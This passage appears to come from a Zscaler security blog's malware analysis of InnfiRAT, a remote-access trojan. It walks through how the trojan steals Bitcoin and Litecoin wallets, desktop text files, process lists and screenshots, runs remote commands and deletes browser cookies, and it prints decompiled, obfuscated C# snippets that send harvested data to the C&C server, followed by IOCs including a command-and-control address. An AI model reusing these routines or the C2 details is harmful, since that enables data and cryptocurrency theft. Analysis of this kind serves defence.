Figure 25: BrowserCookie elements list is built

The harvested BrowserCookie list is then sent to the C&C server and the temporary file and directory are deleted.

Figure 26: File and directory is deleted

5. LoadWallets() - Steal Bitcoin Wallets

The malware creates an empty list of the BitcoinWallet type where BitcoinWallet has two keys, namely:
“WalletArray”
“WalletName”

A check is performed to see if a file for a Litecoin or Bitcoin wallet is present in the system at the following location:

Litecoin: %AppData%\Litecoin\wallet.dat
Bitcoin: %AppData%\Bitcoin\wallet.dat

If it is found, then the element of type BitcoinWallet is added to the list after assigning a name to the **WalletName** key and reading the corresponding wallet file in the **WalletArray** key.

Figure 27: File presence is checked, BitcoinWallet element is added to the list

Finally, the created list is sent in response to the C&C server.



Figure 28: List is sent in response to the C&C server

6. LoadFiles() - Steal small text files potentially containing sensitive information

InnfiRAT collects all the .txt files available on the desktop whose size is less than 2,097,152 bytes inside a list of CustomFile types. **CustomFile** has two keys namely:

“Name”
“FileArray”

The created list is sent in response to the C&C server.

```
SResponse<List<CustomFile>> expr_05 = new SResponse<List<CustomFile>>();
IEnumerable<FileInfo> arg_2A_0 = НсапкцтеихчI4615666584718723833665710425506l.nQtdjюAKMCdcкHUжfъqZTzmMнуз685323177280353816072765872425 00;
Func<FileInfo, CustomFile> arg_2A_1;
if ((arg_2A_1 = msJDWRышZипьзяэыызкZффkSyWяAvJкгихюauszюiq745573124844368751634147467l.<>c.<>9__4_2) == null)
{
    arg_2A_1 = (msJDWRышZипьзяэыызкZффkSyWяAvJкгихюauszюiq745573124844368751634147467l.<>c.<>9__4_2 = new Func<FileInfo, CustomFile>
      (msJDWRышZипьзяэыызкZффkSyWяAvJкгихюauszюiq745573124844368751634147467l.<>c.<>9.<LoadFiles>b__4_2));
}
expr_05.Data = arg_2A_0.Select(arg_2A_1).ToList<CustomFile>();
expr_05.Message = meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 1("=@M@b@0@f@G@t@s@Q@n@3@C@b@C@t@Z@");
expr_05.Status = zzjFндAdVpNyьbIыVntетдбюнТзBHRпяисзо722131711485028472618.Success;
result = expr_05;
```

Figure 29: Files are collected and sent to the C&C server

```
IEnumerable<string> arg_30_0 = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "*.txt", SearchOption.TopDirectoryOnly);
Func<string, FileInfo> arg_30_1;
if ((arg_30_1 = НсапкцтеихчI4615666584718723833665710425506l.<>c.<>9__22_0) == null)
{
    arg_30_1 = (НсапкцтеихчI4615666584718723833665710425506l.<>c.<>9__22_0 = new Func<string, FileInfo>
      (НсапкцтеихчI4615666584718723833665710425506l.<>c.<>9.<get_nQtdjюAKMCdcкHUжfъqZTzmMнуз685323177280353816072765872425 00>b__22_0));
}
IEnumerable<FileInfo> arg_54_0 = arg_30_0.Select(arg_30_1);
Func<FileInfo, bool> arg_54_1;
if ((arg_54_1 = НсапкцтеихчI4615666584718723833665710425506l.<>c.<>9__22_1) == null)
{
    arg_54_1 = (НсапкцтеихчI4615666584718723833665710425506l.<>c.<>9__22_1 = new Func<FileInfo, bool>
      (НсапкцтеихчI4615666584718723833665710425506l.<>c.<>9.<get_nQtdjюAKMCdcкHUжfъqZTzmMнуз685323177280353816072765872425 00>b__22_1));
}
return arg_54_0.Where(arg_54_1).ToList<FileInfo>();
```

Figure 30: Inside *НсапкцтеихчI4615666584718723833665710425506l.лQtdjюAKMCdcкHUжfъqZTzmMнуз685323177280353816072765872425 00* [CollectFiles]

7. LoadProcesses() - Get the list of running processes on the victim machine

InnfiRAT creates an empty list of type **ProcessInfo** where ProcessInfo has three keys, namely:
“ID”
“Name”
“Path”

It obtains the list of all the processes running in the system and sends the list in response to the C&C server.

```
List<ProcessInfo> list = new List<ProcessInfo>();
Process[] processes = Process.GetProcesses();
for (int i = 0; i < processes.Length; i++)
{
    Process process = processes[i];
    try
    {
        list.Add(new ProcessInfo
        {
            ID = process.Id,
            Name = process.ProcessName,
            Path = process.MainModule.FileName
        });
    }
    catch
    {
    }
}
result = new SResponse<List<ProcessInfo>>
{
    Data = list,
    Message = meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl65768150800460284665514667762486 1("=@M@b@0@f@G@t@s@Q@n@3@C@b@C@t@Z@"),
    Status = zzjFндAdVpNyьbIыVntетдбюнТзBHRпяисзо722131711485028472618.Success
};
```

Figure 31: Process information is obtained and the list is sent to the C&C server

8. Kill(int process) - Command to Kill a specific process on the victim machine

InnfiRAT obtains the list of all the processes running in the system and then inside a for-loop, the processID of obtained processes is compared with the processID passed as an argument to this routine one at a time. If there is a match, the process

is killed and the flag variable is set to true.

Finally, a response is sent to C&C server.

Figure 32: Process is killed and response is sent

9. Screenshot() - Take a screenshot on the victim machine

It calls the ***qюFpьGoJv97921676245()*** **[CaptureScreenshot]** routine and the returned value is sent to the C&C server.



Figure 33: Screenshot captured and sent to the C&C server



Figure 34: Inside the qюFpьGoJv97921676245() [CaptureScreenshot] routine

10. RunCommand(string command) - Execute specified command on the victim machine

This creates a new CMD process, builds the command line argument using the command passed as an argument to this routine, and finally starts the process.

Command line argument: /c + “ ” + command



Figure 35: Received command is executed

11. ClearCooks() - Clears browser Cookies on the victim machine for specific Browsers

InnfiRAT creates an empty list of **BrowserCook** type where BrowserCook has two keys, namely:
“CookiePaths”
“BrowserName”

The name and corresponding cookie path are retrieved for the following browsers one by one:

“Chrome”
“Yandex”
“Kometa”
“Amigo”
“Torch”
“Orbitum”
“Opera”
“Mozilla”

A BrowserCook type element is created with the fetched information and is added to the list created earlier.



Figure 36: Browser info is retrieved and added to the list

The routine ***wYxйыгоуTHuLдТч212065()*** **[KillProcesses]** is called.

The BrowserCook type list created earlier is traversed and cookies files are deleted using CookiePaths key value.

Finally, a response is sent to the C&C server.

```
this.wYxйыгоуTHuLдТч212065();
using (List<BrowserCook>.Enumerator enumerator = expr_05.GetEnumerator())
{
    while (enumerator.MoveNext())
    {
        foreach (string current in enumerator.Current.CookiePaths)
        {
            try
            {
                if (File.Exists(current))
                {
                    File.Delete(current);
                }
            }
            catch
            {
            }
        }
    }
}
result = new SResponse<bool>
{
    Data = true,
    Message = "Куки очищены",
    Status = zzjFндAdVpNуьbIыVптетдбюнТзBHRпяисзо72213171485028472618.Success
};
```

Figure 37: The routine wYxйыгоуTHuLдТч212065() [KillProcesses] is called, cookie files are deleted, and response is sent to the C&C server

Conclusion

A RAT, remote-access trojan, is a type of malware that includes a backdoor, giving intruders the ability to control the targeted computer remotely and enabling them to perform any number of tasks, such as logging keystrokes, accessing confidential information, activating the system's webcam, taking screenshots, formatting drives, and more. They can also be designed to spread to other systems on a network.

Because RATs are usually downloaded as a result of a user opening an email attachment or downloading an application that has been infected, the first line of defense is often the users who must, as always, refrain from downloading programs or opening attachments that aren't from a trusted source.

The ThreatLabZ team continues to monitor this threat and ensure that Zscaler customers are protected.

IOCs

Md5: f992dd6dbe1e065dff73a20e3d7b1eef

Downloading URL:
rgho[.]st/download/6yghkhzgm/84986b88fe9d7e3caf5183e4342e713adf6c3040/df3049723db33889ac49202cb3a2f21ac1b82d5b/peug

NetworkURL: tcp://62[.]210[.]142[.]219:17231/IVictim

Source: https://www.zscaler.com/blogs/research/innfirat-new-rat-aiming-your-cryptocurrency-and-more